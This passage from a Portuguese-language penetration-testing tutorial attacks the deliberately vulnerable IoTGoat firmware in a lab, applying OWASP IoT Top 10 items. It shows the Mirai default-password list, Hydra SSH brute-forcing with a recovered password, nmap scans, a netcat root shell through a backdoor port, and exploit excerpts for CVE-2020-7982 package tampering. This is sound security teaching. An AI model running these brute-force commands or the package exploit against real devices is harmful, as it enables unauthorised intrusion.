
Figura 18 – Conteúdo dos arquivos “passwd” e “shadow”

Fonte: Elaborado pela autora (2021)

Vemos dois usuários com senhas configuradas: *iotgoatuser* e *root*. Note que não temos o acesso direto às senhas, elas ficam escondidas com um algoritmo de *hashing* desconhecido a princípio. Nesses casos, poderíamos tentar quebrar as *hashes* usando ferramentas como “John” e “hashcat”, mas uma prática bem comum e certa para abordar o *brute force* de credenciais é utilizar uma *wordlist* famosa advinda de um episódio histórico no *hacking* de sistemas embarcados: a *Mirai botnet*.

Vamos baixá-la em:

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Malware/mirai-botnet.txt>.




```
ls /opt/SecLists/Passwords/Malware/mirai-botnet.txt
/opt/SecLists/Passwords/Malware/mirai-botnet.txt

head -10 /opt/SecLists/Passwords/Malware/mirai-botnet.txt
root xc3511
root vizxv
root admin
admin admin
root 888888
root xmhdipc
root default
root jauntech
root 123456
root 54321
```

Figura 19 – Wordlist advinda da botnet Mirai
Fonte: Elaborado pela autora (2021)

Note que a estrutura da *wordlist* contém não apenas senhas, mas usuários concatenados por um espaço. Como já temos conhecimento dos usuários potenciais da aplicação, iremos separar apenas senhas.

Usando o comando “*cut*” do *bash*, podemos usar o espaço como delimitador e selecionar apenas a segunda coluna.



```
cat /opt/SecLists/Passwords/Malware/mirai-botnet.txt | cut -d " " -f 2 >> /opt/SecLists/Passwords/Malware/mirai-bo
tnet-passwords.txt

head -10 /opt/SecLists/Passwords/Malware/mirai-botnet-passwords.txt
xc3511
vizxv
admin
admin
888888
xmhdipc
default
jauntech
123456
54321
```

Figura 20 – Separando apenas as senhas da *wordlist*
Fonte: Elaborado pela autora (2021)

Para testarmos as credenciais, devemos usar uma ferramenta de *brute force* on-line, como o famoso Hydra ou a função *Intruder* do Burp Suite, que irá submeter requisições a uma velocidade alta contra a aplicação. Você deve estar se perguntando se esse teste não se encaixaria como parte de um reconhecimento ativo... e você está correto! Para checarmos a viabilidade desse teste, primeiramente faremos uma execução tímida para entender os mecanismos de segurança e disponibilidade da aplicação.

Abra o seu Burp Suite e capture a requisição de *login*, como na imagem “Capturando as requisições com o *Burp Suite*”.




Figura 21 – Capturando as requisições com o *Burp Suite*
Fonte: Elaborado pela autora (2021)

Mande as requisições para a aba *Intruder*.




Figura 22 – Mandando as requisições para a aba *Intruder*
Fonte: Elaborado pela autora (2021)

Na aba *Positions*, selecione *Cluster Bomb*, visto que vamos testar mais de uma posição de uma vez.




Figura 23 – Selecionando o tipo de ataque que será lançado
Fonte: Elaborado pela autora (2021)

Na aba *Payloads*, podemos escolher a *wordlist* e o tipo de *payload* que será lançado. Inicialmente, selecionamos o número 1 e definimos os dois usuários a serem testados. Digite o nome do usuário e clique em *Add*, como na imagem a seguir.




Figura 24 – Adicionando os usuários para *brute force*
Fonte: Elaborado pela autora (2021)

Selecionamos, então, o *payload* de número 2 e carregamos a *wordlist* com apenas as senhas que modificamos anteriormente.




Figura 25 – Selecionando as senhas a serem testadas
Fonte: Elaborado pela autora (2021)

Clique em *Start Attack* no canto superior direito.




Figura 26 – Analisando as respostas da tentativa de *brute force*
Fonte: Elaborado pela autora (2021)

Note que as requisições responderam com *status* 403 e a mensagem “*Invalid username and/or password! Please try again.*”. Isso indica que, por mais que tenhamos realizado diversas requisições em um espaço curto de tempo, sendo todas com senhas inválidas, não houve um bloqueio por parte da aplicação. Podemos prosseguir com testes mais agressivos e continuar verificando a disponibilidade conforme avançamos.

Como temos dois usuários de sistema e uma base de senhas comuns para dispositivos embarcados, antes de continuarmos, vejamos se conseguimos credenciais de outros serviços rodando no *firmware*. Para isso, usamos a ferramenta *nmap*, que enumera as portas de forma externa, ou podemos dar o comando “*netstat -nlpt*”, que mostrará todas as portas abertas internamente.

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
PID/Program name					
tcp	0	0	0.0.0.0:5515	0.0.0.0:*	LISTEN
2381/shellback					
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
2273/uhttpd					
tcp	0	0	0.0.0.0:53	0.0.0.0:*	LISTEN
2538/dnsmasq					
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
2786/dropbear					
tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN
2273/uhttpd					
tcp	0	0	:::5000	:::*	LISTEN
2574/miniupnpd					
tcp	0	0	:::80	:::*	LISTEN
2273/uhttpd					
tcp	0	0	:::53	:::*	LISTEN
2538/dnsmasq					
tcp	0	0	:::22	:::*	LISTEN
2786/dropbear					
tcp	0	0	:::443	:::*	LISTEN
2273/uhttpd					
tcp	0	0	:::65534	:::*	LISTEN
2384/telnetd					

Figura 27 – Retorno do comando *netstat*

Fonte: Elaborado pela autora (2021)

```

sudo nmap -sS -Pn 172.16.35.4 --open
Password:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-06 20:39 -03
Nmap scan report for 172.16.35.4
Host is up (0.00068s latency).
Not shown: 861 filtered ports, 135 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:A9:BE:37 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.86 seconds

```

Figura 28 – Retorno do comando *nmap*

Fonte: Elaborado pela autora (2021)

4.1 Weak, Guessable, or Hardcoded Passwords

Será que conseguimos acesso ao serviço *ssh* usando credenciais conhecidas?


```
hydra -l iotgoatuser -P /opt/SecLists/Passwords/Malware/mirai-botnet-passwords.txt -t 4 ssh://172.16.35.4

Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-06 21:0
7:26
[DATA] max 4 tasks per 1 server, overall 4 tasks, 60 login tries (l:1/p:60), ~
15 tries per task
[DATA] attacking ssh://172.16.35.4:22/
[22][ssh] host: 172.16.35.4  login: iotgoatuser  password: 7ujMko0vizxv
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-06 21:0
7:32
```

Figura 29 – Retorno bem-sucedido do comando *hydra*

Fonte: Elaborado pela autora (2021)

Rapidamente obtemos uma senha válida para o usuário “iotgoatuser”.

```
hydra -l root -P /opt/SecLists/Passwords/Malware/mirai-botnet-passw
ords.txt -t 4 ssh://172.16.35.4

Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-06 21:1
2:49
[DATA] max 4 tasks per 1 server, overall 4 tasks, 60 login tries (l:1/p:60), ~
15 tries per task
[DATA] attacking ssh://172.16.35.4:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-06 21:1
2:57
```

Figura 30 – Retorno mal-sucedido do comando *hydra*

Fonte: Elaborado pela autora (2021)

Não foi possível encontrar uma senha válida para o usuário *root* usando a *wordlist* da Mirai, podemos continuar os testes com outras *wordlists* ou tentarmos escalar privilégios posteriormente. Entretanto, o nosso reconhecimento ativo já trouxe frutos! O uso de *Weak, Guessable or Hardcoded Passwords* constitui o primeiro item do *OWASP Top 10 IoT* e nós conseguimos encontrar essa vulnerabilidade apenas usando reconhecimento. Vejamos o que mais conseguimos encontrar.

4.2 Insecure Network Services

Usando a ferramenta *nmap*, vamos realizar um reconhecimento ativo mais profundo. Passando a *flag* “-p-“, solicitamos que seja feito o *scan* de portas em todas as portas de um determinado protocolo que especificamos na *flag* “-sT” para TCP.

```

...Projects/Hardware/Devices nmap -sT 172.16.35.4 --open -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-06 23:54 -03
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 0.14% done
Stats: 0:03:40 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 8.18% done; ETC: 00:39 (0:41:09 remaining)
Stats: 0:11:51 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 26.46% done; ETC: 00:39 (0:32:56 remaining)
Nmap scan report for 172.16.35.4
Host is up (0.000019s latency).
Not shown: 65529 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
5000/tcp   open  upnp
5515/tcp   open  unknown
Nmap done: 1 IP address (1 host up) scanned in 1037.71 seconds

```

Figura 31 – Realizando o scan de todas as portas TCP
Fonte: Elaborado pela autora (2021)

Vemos que duas novas portas surgiram, o que sabemos sobre elas? Usando as *flags* “-sV” e “- - script vuln” estamos dizendo, respectivamente, que o *nmap* faça uma detecção da versão dos serviços e realize um *scan* básico de vulnerabilidades comuns.

```

sudo nmap -sS -Pn 172.16.35.4 -p5000,5515 -sV --script vuln
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 00:00 -03
WARNING: Service 172.16.35.4:5000 had already soft-matched upnp, but now soft-matched rtsp; ignoring second value
WARNING: Service 172.16.35.4:5000 had already soft-matched upnp, but now soft-matched sip; ignoring second value
Nmap scan report for 172.16.35.4
Host is up (0.00030s latency).

```

Figura 32 – *Flags* usadas para o scan de portas
Fonte: Elaborado pela autora (2021)

Note que o *script* retornou algumas vulnerabilidades e uma mensagem estranha indicando um possível *backdoor* aguardando comandos.

```

Content-Length: 149
Server: OpenWRT/18.06.2 UPnP/1.1 MiniUPnPd/2.1
Ext:
<HTML><HEAD><TITLE>501 Not Implemented</TITLE></HEAD><BODY><H1>Not Implemented</H1>The
y this server.</BODY></HTML>
SIPOptions:
SIP/2.0 501 Not Implemented
Content-Type: text/html
Connection: close
Content-Length: 149
Server: OpenWRT/18.06.2 UPnP/1.1 MiniUPnPd/2.1
Ext:
<HTML><HEAD><TITLE>501 Not Implemented</TITLE></HEAD><BODY><H1>Not Implemented</H1>The
y this server.</BODY></HTML>
vulners:
cpe:/a:miniupnp_project:miniupnpd:2.1:
CVE-2019-12111 5.0 https://vulners.com/cve/CVE-2019-12111
CVE-2019-12109 5.0 https://vulners.com/cve/CVE-2019-12109
CVE-2019-12108 5.0 https://vulners.com/cve/CVE-2019-12108
5515/tcp open unknown
fingerprint-strings:
DNSStatusRequestTCP, DNSVersionBindReqTCP, NULL, SMBProgNeg, SSLSessionReq, X11Probe:
[***]Successfully Connected to IoTGoat's Backdoor[***]
GenericLines:
[***]Successfully Connected to IoTGoat's Backdoor[***]
found

```

Figura 33 – Resultados do scan de vulnerabilidades
Fonte: Elaborado pela autora (2021)

A presença de vulnerabilidades conhecidas em serviços determina o segundo item do OWASP Top 10 Firmware: *Insecure Network Services*. Seguir com a exploração a partir do reconhecimento depende do escopo e *ROE (Rules of Engagement)* acordado com a empresa cliente.

CVE-ID	
CVE-2019-12108	Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information	
Description	
A Denial Of Service vulnerability in MiniUPnP MiniUPnPd through 2.1 exists due to a NULL pointer dereference in GetOutboundPinholeTimeout in upnpsoap.c for int_port.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
• MISC:https://github.com/miniupnp/miniupnp/commit/13585f15c7f7dc28bbba1661efb280d530d114c • MISC:https://github.com/miniupnp/miniupnp/commit/86030db849260dd8fb2ed975b9890aef1b62b692 • MISC:https://www.vdoo.com/blog/security-issues-discovered-in-miniupnp • MLIST:[debian-its-announce] 20190530 [SECURITY] [DLA 1811-1] miniupnpd security update • URL:https://lists.debian.org/debian-its-announce/2019/05/msg00045.html • UBUNTU:USN-4542-1 • URL:https://usn.ubuntu.com/4542-1/	
Assigning CNA	
MITRE Corporation	

Figura 34 – Página descritiva referente a CVE 2019-12108

Fonte: Elaborado pela autora (2021)

Como a CVE 2019-12108 indica uma vulnerabilidade normalmente fora de escopo (*Denial of Service*), é comum que ela seja reportada como um ponto de atenção que se encaixa no segundo item do OWASP Top 10 *Firmware*. Portanto, identificamos a segunda vulnerabilidade presente nesse *firmware* e, no seu relatório fictício, ela ocuparia um novo ponto para envio ao cliente. Normalmente, é feita uma análise de risco conjunta, que inclui um cálculo da severidade, referências externas, descrição, remediação, risco e um ou mais *prints* que evidenciem a vulnerabilidade.

4.3 Insecure Ecosystem Interfaces

A porta 5515, por mais que não apresente nenhuma falha conhecida por um *scanner* de vulnerabilidades, ainda pode apresentar um risco. Um serviço que aparenta receber comandos, por mais que não se declare diretamente como *backdoor*, caso não sanitize essa entrada corretamente, pode estar vulnerável a uma série de ataques que são classificados como *injections*.

Vamos conectar diretamente a porta 5515 e analisar o que recebemos. Para tanto, vamos utilizar a ferramenta *netcat*.

```
nc -v 172.16.35.4 5515
Connection to 172.16.35.4 port 5515 [tcp/*] succeeded!
[***]Successfully Connected to IoTGoat's Backdoor[***]
ifconfig -a
br-lan    Link encap:Ethernet  Hwaddr 00:0C:29:A9:BE:37
          inet addr:172.16.35.4  Bcast:172.16.35.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea9:be37/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:115956 errors:0 dropped:0 overruns:0 frame:0
          TX packets:112387 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9866841 (9.4 MiB)  TX bytes:30950625 (29.5 MiB)

eth0      Link encap:Ethernet  Hwaddr 00:0C:29:A9:BE:37
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:115956 errors:0 dropped:0 overruns:0 frame:0
          TX packets:112343 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11490225 (10.9 MiB)  TX bytes:30942666 (29.5 MiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1949 (1.9 KiB)  TX bytes:1949 (1.9 KiB)

ls
bin
boot
dev
dnsmasq_setup.sh
etc
lib
```

Figura 35 – Conexão bem-sucedida na porta 5515 e injeção de comandos
Fonte: Elaborado pela autora (2021)

```
id
uid=0(root) gid=0(root)
```

Figura 36 – Usuário do *firmware* utilizado pela porta 5515
Fonte: Elaborado pela autora (2021)

Pela figura “Usuário do firmware utilizado pela porta 5515”, é possível notar que a porta 5515 aceita comandos *unix-like* e que o serviço disponibilizou uma *shell* com usuário root. Por isso, rapidamente identificamos uma terceira vulnerabilidade em nosso *firmware*. Como apontado no terceiro item do OWASP TOP 10 Firmware, vulnerabilidades que envolvem *Web*, *APIs* de *back-end*, *cloud* ou interfaces móveis inseguras no ecossistema fora do dispositivo que permitem o comprometimento do dispositivo ou de seus componentes relacionados. Isso se deve pela falta de autenticação/autorização, criptografia e sanitização de *input* e *output* entre o usuário ou aplicação externa e o *firmware*.

O *firmware* também apresenta outras vulnerabilidades que se encaixam no terceiro item, porém não cabem dentro deste capítulo e exploraremos em mais detalhes futuramente.

4.4 Lack of Secure update mechanism

Sabendo a versão do *firmware*, podemos procurar por CVEs registradas e exploits conhecidos. Para tanto, dois mecanismos de busca se tornam importantes: CVE details (<https://www.cvedetails.com/>) e ExploitDB (<https://www.exploit-db.com/>).




Figura 37 – Resultados não encontrados para a versão do *firmware*
Fonte: Elaborado pela autora (2021)

Vulnerability Details : [CVE-2020-7982](#)

An issue was discovered in OpenWrt 18.06.0 to 18.06.6 and 19.07.0, and LEDE 17.01.0 to 17.01.7. A bug in the fork of the opkg package manager before 2020-01-25 prevents correct parsing of embedded checksums in the signed repository index, allowing a man-in-the-middle attacker to inject arbitrary package payloads (which are installed without verification).
Publish Date : 2020-03-16 Last Update Date : 2020-03-25

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

– CVSS Scores & Vulnerability Types


CVSS Score **6.8**
Confidentiality Impact **Partial** (There is considerable informational disclosure.)
Integrity Impact **Partial** (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact **Partial** (There is reduced performance or interruptions in resource availability.)
Access Complexity **Medium** (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication **Not required** (Authentication is not required to exploit the vulnerability.)
Gained Access **None**
Vulnerability Type(s) **None**
CWE ID **74**

– Products Affected By CVE-2020-7982

#	Product Type	Vendor	Product	Version	Update	Edition	Language
1	Application	Openwrt	LeDe	*	*	*	Version Details Vulnerabilities
2	Application	Openwrt	Openwrt	*	*	*	Version Details Vulnerabilities
3	Application	Openwrt	Openwrt	19.07.0	-	*	Version Details Vulnerabilities

– Number Of Affected Versions By Product

Figura 38 – CVE registrada para a versão do *firmware*
Fonte: Elaborado pela autora (2021)



```
# Get the original package
wget http://downloads.openwrt.org/snapshots/packages/x86_64/packages/attr_
ORIGINAL_FILESIZE=$(stat -c%s "attr_2.4.48-2_x86_64.ipk")
tar xzf attr_2.4.48-2_x86_64.ipk
rm attr_2.4.48-2_x86_64.ipk

# Extract the binaries
mkdir data/
cd data/
tar zxvf ../data.tar.gz
rm ../data.tar.gz

# Build the replacement binary. It is a very small program that prints a s
rm -f /tmp/pwned.asm /tmp/pwned.o
echo "section .text" >>/tmp/pwned.asm
echo "global _start" >>/tmp/pwned.asm
echo "_start:" >>/tmp/pwned.asm
echo "mov edx,len" >>/tmp/pwned.asm
echo "mov ecx,msg" >>/tmp/pwned.asm
echo "mov ebx,1" >>/tmp/pwned.asm
echo "mov eax,4" >>/tmp/pwned.asm
echo "int 0x80" >>/tmp/pwned.asm
echo "mov eax,1" >>/tmp/pwned.asm
echo "int 0x80" >>/tmp/pwned.asm
echo "section .data" >>/tmp/pwned.asm
```

Figura 39 – Trechos do *exploit* desenvolvido pela ForAllSecure
Fonte: Elaborado pela autora (2021)

Como visto na figura “Trechos do *exploit* desenvolvido pela ForAllSecure”, a empresa ForAllSecure criou e compartilhou o *exploit* dessa vulnerabilidade (<https://forallsecure.com/blog/uncovering-openwrt-remote-code-execution-cve-2020-7982>). A vulnerabilidade acontece quando um usuário realiza a instalação de um pacote usando o comando “*opkg install <nome do pacote>*”, pois uma falha burla o mecanismo de assinatura das listas de pacote e permite o *download* de pacotes estrangeiros ou modificados. Como mostrado na figura 38, é feito um *patch* após o *download* do pacote original para apresentar a palavra “pwned” quando executado. Essa vulnerabilidade envolve o mecanismo de instalação, *update* e 